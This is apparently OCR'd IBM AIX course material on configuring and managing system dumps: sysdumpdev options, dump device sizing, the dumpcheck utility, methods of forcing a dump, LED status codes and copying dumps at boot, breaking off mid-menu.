Make sure you know your system and know what your primary and secondary dump devices are set to. Your dump device can be a portable medium, such as a tape drive. AIX Version 4 and later uses /**dev**/**hd6** (paging) as the default dump device **unless** the system was **migrated** from AIX Version 3, in which case it will continue to use the AIX Version 3's dump device /**dev**/**hd7**

Flags for the **sysdumpdev** command:

-l	list
-e	estimate the size of a dump
-p	primary

-C turns on compression

-c turns off compression

-s secondary

-P make change permanent

-d directory specifies the directory the dump is copied to at system boot. If the copy fails at boot time, the **-d** flag ignores the system dump (force copy flag = FALSE)

-D directory specifies the directory the dump is copied to at system boot. If the copy fails at boot time, using the **-D** flag allows you to copy the dump to external media (force copy flag = TRUE)

-K reset button will force a dump with the key in the normal position, or on a machine without a key switch. This option is linked to the “always allow dump” setting.


-z writes to standard output the string containing the size of the dump in bytes and the name of the dump device, if a new dump is present

Status values, as reported by **sysdumpdev -L**, correspond to dump LED codes (listed in full later) as follows:

0 = 0c0	dump completed
-1 = 0c8	no primary dump device
-2 = 0c4	partial dump
-3 = 0c5	dump failed to start

Note: If status is -3, size usually shows as 0, even if some data was written.

System dumps are usually recorded in the error log with the “DUMP_STATS” label. Here the “Detail Data” section will contain the information that is normally given by the **sysdumpdev -L** command: the major device number, minor device number, size of the dump in bytes, time at which the dump occurred, dump type, that is, primary or secondary, and the dump status code.



Dedicated Dump Device (1 of 2)

- Servers with real memory > 4 GB, will have a dedicated dump device created at installation time

System Memory Size	Dump Device Size
4 GB to, but not including, 12 GB	1 GB
12, but not including, 24 GB	2 GB
24, but not including, 48 GB	3 GB
48 GB and up	4 GB

Figure 10-5. Dedicated Dump Device (1 of 2) AU1610.0

Notes:

This dedicated dump device is automatically created and requires no user intervention. The default name of the dump device is lg_dumplv.

Dedicated Dump Device (2 of 2)

```
/bosinst.data
    .
    .
    .
large_dump:

            DUMPDEVICE = /dev/lg_dumplv
            SIZE_GB = 1
```

Figure 10-6. Dedicated Dump Device (2 of 2) AU1610.0


Notes:

This stanza has been added to the bosinst.data file.

The dedicated dump device size is determined by the amount of memory at system install time.

The dump device name and size can be changed by using the businst.date file on a diskette of boot time.

The sysdumpdev Command



```
# sysdumpdev -e
0453-041 estimated dump size in bytes: 52428800
```

Estimate dump size

```
# sysdumpdev -C
```

Turn on dump compression

```
# sysdumpdev -e
0453-041 estimated dump size in bytes: 10485760
```

Use this information to size the /var file system

Figure 10-7. The sysdumpdev Command AU1610.0

Notes:

You should size the /var file system so there is enough space to hold the dump information should your machine ever crash.

The **sysdumpdev -e** command will provide an estimate of the amount of space needed. The size of the dump device is directly related to the amount of RAM on your machine. The more RAM on the machine, the more space that will be needed on the disk. Machines with 16 GB of RAM may need 2 GB of dump space.

In 4.3.2, a option was added to compress the dump data before it is written. To turn on dump compression run **sysdumpdev -C**. This will reduce the amount of space needed by approximately half. To turn off compression use **sysdumpdev -c**.

dumpcheck Utility

- The **dumpcheck** utility will do the following when enabled:
  - Estimate the dump or compressed dump size using **sysdumpdev -e**
  - Find the dump logical volumes and copy directory using **sysdumpdev -l**
  - Estimate the primary and secondary dump device sizes
  - Estimate the copy directory free space
  - Report any errors in the error log file

Figure 10-8. dumpcheck Utility AU1610.0

Notes:

A new utility in AIX 5L is the **/usr/lib/ras/dumpcheck** utility. It is used to check the disk resources used by the system dump facility. The command logs an error if either the largest dump device is too small to receive the dump or there is insufficient space in the copy directory when the dump device is a paging space.

If the dump device is a paging space, **dumpcheck** will verify if the free space in the copy directory is large enough to copy the dump.

If the dump device is a logical volume, **dumpcheck** will verify it is large enough to contain a dump.

If the dump device is a tape, **dumpcheck** will exit without message.

Any time a problem is found, **dumpcheck** will log an entry in the error log. If the **-p** flag is present, it will display a message to stdout and mail the information to the root user.

In order to be effective, the **dumpcheck** utility must be enabled. Verify that **dumpcheck** has been enabled by using the following command:

```
# crontab -l | grep dumpcheck
0 15 * * * /usr/lib/ras/dumpcheck >/dev/null 2>&1
```

By default it is set to run at 3 p.m. each afternoon.

Enable the dumpcheck utility by using the **-t** flag. This will create an entry in the root crontab if none exists. In this example the **dumpcheck** utility is set to run at 2 p.m.:

```
# /usr/lib/ras/dumpcheck -t “0 14 * * *”
```

For best results, set **dumpcheck** to run when the system is heavily loaded. This will identify the maximum size the dump will take. The default time is set for 3 p.m.

If you use the -p flag in the crontab entry, root will be sent a mail with the standard output of the dumpcheck command:

```
#/usr/lib/ras/dumpcheck -p
```

Methods of Starting a Dump



Any Terminal Accepting Input?
Yes
sysdumpstart {-p | -s}
or
SMIT
No
lft Keyboard Attached ?
Yes
With **always allow dump** set to TRUE,
Press:
<CTRL>-<ALT>-<NUMPAD1>
--- OR ---
<CTRL>-<ALT>-<NUMPAD2>
No
With **always allow dump** set to TRUE,
press the RESET button once

Figure 10-9. Methods of Starting a Dump AU1610.0

Notes:

There are three ways for a user to invoke a system dump. Which method is used depends on the condition of the system.

If there is a kernel panic, the system will automatically dump the contents of real memory to the primary dump device.

If the system has halted, but the keyboard will still accept input, a dump can be forced by pressing the **<ctrl-alt-NUMPAD1>** key sequence. This is only possible with an lft keyboard. An ASCII keyboard does not have an “alt” key.

If the keyboard is no longer accepting input, a dump can be created by turning the key to the service position and pressing the reset button. (Pressing the reset button twice will cause the system to reboot.)


The third method for a user to invoke a dump is to run the **sysdumpstart** command or invoke it through SMIT (fastpath **dump**).

To invoke the dump using the keyboard or the reset button, the “Always allow dump” option must be set to TRUE. This can be done using **sysdumpdev -K**.

Bear in mind that if your system is still operational, a dump taken at this time will not assist in problem determination. A relevant dump is one taken at the time of the system halt.

Now, what can you do if you have no lft terminal available and your machine is a PCI model? This is covered on the next page.

Start a Dump from a TTY



```
login: #dump#>1
```

Add a TTY

```
REMOTE reboot enable:    dump
REMOTE reboot string:    #dump#
```

Figure 10-10. Start a Dump from a TTY AU1610.0

Notes:


Another possibility allows starting a dump from a terminal. This might be very important if your system does not have an lft terminal attached.

To enable a terminal for starting a dump, you must set **REMOTE reboot enable** to a value of **dump**, when adding or changing a tty. Then specify a self-defined string, for example, **#dump#** to start the dump from a terminal.

This string must be entered at the login line on the terminal, and the string must be followed by a **1** key. Any character other than ‘1’ aborts the dump process.

Generating Dumps with smit

# smit dump



```
                         System Dump

Move cursor to desired item and press Enter

   Show Current Dump Device
   Show Information About the Previous System Dump
   Show Estimated Dump Size
   Change Primary Dump Device
   Change Secondary Dump Device
   Change the Directory to which the Dump is Copied on Boot
   Start a Dump to the Primary Dump Device
   Start a Dump to the Secondary Dump Device
   Copy a System Dump from a Dump Device to a File
   Always ALLOW System Dump
   System Dump Compression
   Check Dump Resources Utility

F1=Help        F2=Refresh     F3=Cancel      F8=Image
F9=Shell       F10=Exit       Enter=Do
```

Figure 10-11. Generating Dumps with smit AU1610.0

Notes:

You can use the SMIT dump interface to work with the dump facility. The menu items that show or change the dump information use the **sysdumpdev** command.

A very important item is **Always Allow System Dump**. If you set this option to yes, the **CTRL-ALT-1** (numpad) and **CTRL-ALT-2** (numpad) key sequence will start a dump even when the key switch is in **normal** position. The reset button also starts a dump when this item is set to yes.

Dump-related LED Codes

0c0	**Dump completed successfully**
0c1	An I/O error occurred during the dump
0c2	**Dump started by user**
0c4	Dump completed unsuccessfully. Not enough space on dump device. Partial dump available
0c5	Dump failed to start. Unexpected error occurred when attempting to write to dump device - e.g. tape not loaded
0c6	Secondary dump started by user
0c8	Dump disabled. No dump device configured
0c9	**System-initiated panic dump started**
0cc	Failure writing to primary dump device. Switched over to secondary

Figure 10-12. Dump-related LED Codes AU1610.0

Notes:

If a system dump is initiated via a kernel panic, the LEDs on a RS/6000 will display **0c9** while the dump is in progress, and then either a flashing **888** or a steady **0c0**.

All of the LED codes following the flashing **888** (remember: you must use the reset button) should be recorded and passed to IBM. While rotating through the **888** sequence, you will encounter one of the shown codes. The code you want is **0c0**, indicating that the dump completed successfully.

For user-initiated system dumps to the primary dump device, the LED codes should indicate **0c2** for a short period, followed by **0c0** upon completion.

Other common codes include:

0c1	An I/O error occurred during the dump.
0c4	Indicates that the dump routine ran out of space on the specified device. It may still be possible to examine and use the data on the dump device, but this tells you that you should increase the size of your dump device.

0c5 Check the availability of the medium to which you are writing the dump (for example, whether the tape is in the drive and write enabled).

0c6 This is used to indicate a dump request to the secondary device.

0c7 A network dump is in progress, and the host is waiting for the server to respond. The value in the three-digit display should alternate between **0c7** and **0c2** or **0c9**. If the value does not change, then the dump did not complete due to an unexpected error.

0c8 You have not defined a primary or secondary dump device. The system dump option is not available. Enter the **sysdumpdev** command to configure the dump device.

0c9 A dump started by the system did not complete. Wait for one minute for the dump to complete and for the three-digit display value to change. If the three-digit display value changes, find the new value on the list. If the value does not change, then the dump did not complete due to an unexpected error.

0cc This code indicates that the dump could not be written to the primary dump device. Therefore the secondary dump device will be used. This code was introduced with AIX 4.2.1.

Copying System Dump




Dump occurs
rc.boot 2
Is there sufficient space in /var to copy dump to?
yes
no
Dump copied to /var/adm/ras
Display the copy dump to tape menu
Forced copy flag = TRUE
Boot continues

Figure 10-13. Copying System Dump AU1610.0

Notes:

For RS/6000s with LED, after a crash, if the LED displays 0c0, then you know that a dump occurred and it completed successfully. At this point you have to reboot your system. If there is enough space to copy the dump from the paging space to the **/var/adm/ras** directory, then it will be copied directly.


If, however, at bootup the system determines that there is not enough space to copy the dump to **/var**, the **/sbin/rc.boot** script (which is executed at bootup) will call the **/lib/boot/srvboot** script. This script in turn calls on the **copydumpmenu** command, which is responsible for displaying the following menu which can be used to copy the dump to removable media:



```
            Copy a System Dump to Removable Media


   The system dump is 583973 bytes and will be copied from
/dev/hd6
   to media inserted into the device from the list below.

   Please make sure that you have sufficient blank, formatted
media
   before proceeding.

